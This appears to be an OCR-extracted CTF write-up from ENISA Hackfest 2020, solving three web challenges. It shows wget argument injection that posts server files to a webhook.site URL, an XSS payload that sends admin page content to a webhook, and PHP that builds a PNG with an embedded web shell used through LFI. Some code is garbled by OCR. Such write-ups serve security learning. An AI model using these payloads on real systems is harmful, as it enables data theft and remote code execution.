Challenges Write-ups for

ENISA HACKFEST 2020

P
A

1. SUMMARY

2. ABOUT THE AUTHOR

2.1 Author Name

<Cujba Mihai Catalin>

2.2 Country

<Romania>

2.3 Contact Details & Identifier in the platform


<mihai.cujba@yahoo.com>

3. WRITE-UPS

3.1 <DOWNLOADER-V1>

3.1.1 Proof of flag

<DCTF{6789af26f90396678909a99bf46ba3a78b2f1b349fbc4385e6c50556c1d0c9ff}>



```
GET_ME! <?php_/*_DCTF{6789
af26f90396678909a99bf46ba3a7
8b2f1b349fbc4385e6c50556c1d
0c9ff}_*/_?>
```


3.1.2 Summary of the vulnerabilities identified

<The usage of wget on the website>

3.1.3 Proof of solving


I saw that the website used wget to send requests, so I tried to download something local, but at the bottom of the page I saw the command “bash -c 'rm uploads/5fb4dc1f60845316588edeb308887/*.{php,pht,phtml,php4,php5,php6,php7}', so I can’t inject some php script.

I know that I can send files using wget, so I used webhook.site to catch de requests and I sent the index.php file. After that, I saw in the sourcecode “flag.php”, so I sent the content of flag.php and I got the flag.



URL to download: https://webhook.site/52636d4d-aac9-40f3-ba0e-30d8ad61aa22 --post-file=index.php -v

```
$ cd uploads/5fb4db57489a718dc19dffc1c60c0
$ wget https://webhook.site/52636d4d-aac9-40f3-ba0e-30d8ad61aa22 --post-file=index.php
--2020-11-18 08:29:11--  https://webhook.site/52636d4d-aac9-40f3-ba0e-30d8ad61aa22
Resolving webhook.site (webhook.site)... 46.4.105.116, 2a01:4f8:141:1d3::2
Connecting to webhook.site (webhook.site)|46.4.105.116|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: '52636d4d-aac9-40f3-ba0e-30d8ad61aa22'

     0K                                                        0.00 =0s

2020-11-18 08:29:11 (0.00 B/s) - '52636d4d-aac9-40f3-ba0e-30d8ad61aa22' saved [0]

$ bash -c 'rm uploads/5fb4db57489a718dc19dffc1c60c0/*.{php,pht,phtml,php4,php5,php6,ph
```



Form values

<?php ini_set('display_errors',_ 0); $out___	false; $url = $_POST['url'] ?? false; $error = false; if ($url
!preg_match('#^https?://(	{"a-z0-9-":" 'Invalid URL';\n} else if ($url "}
preg_match('/_(htaccess|ph(p\ d?|t|tml))$/',_$url))_{_//__htaccess__php__php3_-___php7__phtml__pht ____$error_	'Sneaky you!'; } if (!$error
1'; ____$out_	"\$ cd $target" . PHP_EOL; $out .= '$ ' . $cmd . PHP_EOL; $out .= shell_exec($cmd); $cmd = " bash -c 'rm $target/*.{php,pht,phtml,php4,php5,php6,php7}'"; $out .= '$ ' . $cmd . PHP_EOL; $out .= shell_exec($cmd) . PHP_EOL; } ?><!DOCTYPE html> <html> <head> <title>Downloader v1</title> <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css" integrity="sha384-Gn5384xqQ1aoWXA 058RXPxPg6fy4IWvTNh0E263XmFcJ1SAwiGgFAW/dAiS6JXm" crossorigin="anonymous"> </head> <body> <div class="container mt-5"> <div class="row"> <div class="col-8 offset-2"> <h3 class="text-center">File downloader v1</h3> <div class="card mt-5"> <div class="card-header">Specify an URL to download</div> <form class="card-body" method="POST"> <?php if ($error): ?> <div class="alert alert-danger" role="alert"><?php echo htmlentities($error); ?></div> <?php endif;?> <div class="form-group"> <label>URL to download:</label> <input type="text" name="url" placeholder="http://example.com/image.jpg" value="<?php echo htmlentities($url, ENT_QUOTES); ?>" class="form-control" > </div> <button type="submit" class="btn btn-primary float-right">Submit</button> </form> <?php if ($out): ?> <div class="card-header card-footer">Output:</div> <div class="card-body"> <pre><code><?php echo htmlentities($out); ?></code></pre> </div> <?php endif;?> </div> </div> </div> </div> <!-- <a href="flag.php">###</a> --> </body> </html>

URL to download:


```
https://webhook.site/52636d4d-aac9-40f3-ba0e-30d8ad61aa22 --post-file=flag.php -v
```

```
GET_ME! <?php_/*_DCTF{6789
af26f90396678909a99bf46ba3a7
8b2f1b349fbc4385e6c50556c1d
0c9ff}_*/_?>
```

3.2 <POSTS>

3.2.1 Proof of flag

DCTF{2299f10ed7b61518956b70f22f32d47916bca4d8a608ef4d62c1d881851a6771}




```
DCTF%7B2299f10ed7b61518956b70f22f32d47916bca4d8a608ef4d62c1d881851a6771%7D
```

3.2.2 Summary of the vulnerabilities identified


XSS attack on posts

3.2.3 Proof of solving


I found a page that I can use to send messages to the admin, so I tried to inject some XSS payloads. I saw that <script>alert(1)</script> payload is turned into <_SCRIPT>ALERT(1) , so I have to bypass this regex. I had to do something with this uppercase method, so I found a character that passed to toUpperCase string method it's returned as "S". After that I made a payload that uses both title and description forms to send the post page to a webhook, but the admin had no posts ☹. After some time I made a post and I send my own post page to webhook and finally, I got the flag.



Title
```
<ſcript>L='https://88e4f3a183c53022a1a633c47d4ea
```
Description
```
*/$.get("index.php?page=post",(d)=>{$.post(L,{x:d})})
```



Title
```
<ſcript>L='https://88e4f3a183c53022a1a633c47d4ea
```
Description
```
*/$.get("index.php?page=post&id=438",(d)=>{$.post
```




```
%3E%0A++++++++%3Cp%3E+%0A%09%09%09%3Cdiv+id%3D%22response%22%3E%3C%2Fdiv%3E%0A%09%09
%09DCTF%7B2299f10ed7b61518956b70f22f32d47916bca4d8a608ef4d62c1d881851a6771%7D+%0A++++++%3Cscript+type%3D%22text%2Fjavascript%22%3E%0A%09
```

3.3 <IMGUR>

3.3.1 Proof of flag

DCTF{00520d68be7231d130b6acd3fe721098e93fa074b05b94841f90eed41168643d}



```
DCTF{00520d68be7231d130b6acd3fe721098e93fa074b05b94841f90eed41168643d}
```


3.3.2 Summary of the vulnerabilities identified

Php code embedded into a png file.


3.3.3 Proof of solving

I got a page that let me upload an image from imgur as profile picture. I tried to upload a random image from google, but it sends this error: “Page must be https://imgur.com/gallery/id or https://imgur.com/id.”, so I had to find a way that I can inject some php code intro a php image. I tried to rename a php as image.jpg and upload it on imgur, but it doesn’t work. The second thing that I tried was to embed php code intro comments using exiftool, but it fails too. Then I search on google “embed php code in png chunks” to “bypass” the transformation of the image after uploading and I got this website : https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/ which was the first result on google. I got the payload (the first screenshot) and then I build an image based on it. (the second and third screen-shots). I uploaded the image on imgur and then I used it as my profile picture.


After that I set my new profile picture I saw that the GET parameter “page” is vulnerable to LFI, so I can pass my image URL to it and run the payload and that’s how I got the flag. (the last 4 screen-shots).




```
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);

$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
   $r = $p[$y];
   $g = $p[$y+1];
   $b = $p[$y+2];
   $color = imagecolorallocate($img, $r, $g, $b);
   imagesetpixel($img, round($y / 3), 0, $color);
}

imagepng($img);
```



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ‰PNG........IHDR
00000010  00 00 00 20 00 00 00 20 08 02 00 00 00 FC 18 ED  ... ... .....ü.í
00000020  A3 00 00 00 60 49 44 41 54 48 89 63 5C 3C 3F 3D  £...`IDATH‰c\<?=
00000030  24 5F 47 45 54 5B 30 5D 28 24 5F 50 4F 53 54 5B  $_GET[0]($_POST[
00000040  31 5D 29 3B 3F 3E 58 80 81 81 C1 73 5E 37 93 FC  1]);?>X€..Ás^7"ü
00000050  8F 8B DB 7E 5F D3 7D AA 27 F7 F1 E3 C9 BF 5F EF  .‹Û~_Ó}ª'÷ñãÉ¿_ï
00000060  06 7C B2 30 30 63 D9 B9 67 FD D9 3D 1B CE 32 8C  .|²00cÙ¹gýÙ=.Î2Œ
00000070  82 51 30 0A 46 C1 28 18 05 A3 60 14 8C 82 51 30  ‚Q0.FÁ(..£`.Œ‚Q0
00000080  0A 86 0D 00 00 81 B2 1B 02 07 78 0D 0C 00 00 00  .†....²...x.....
00000090  00 49 45 4E 44 AE 42 60 82                       .IEND®B`‚
```




https://imgur.com/VVBfZ6P




Profile page

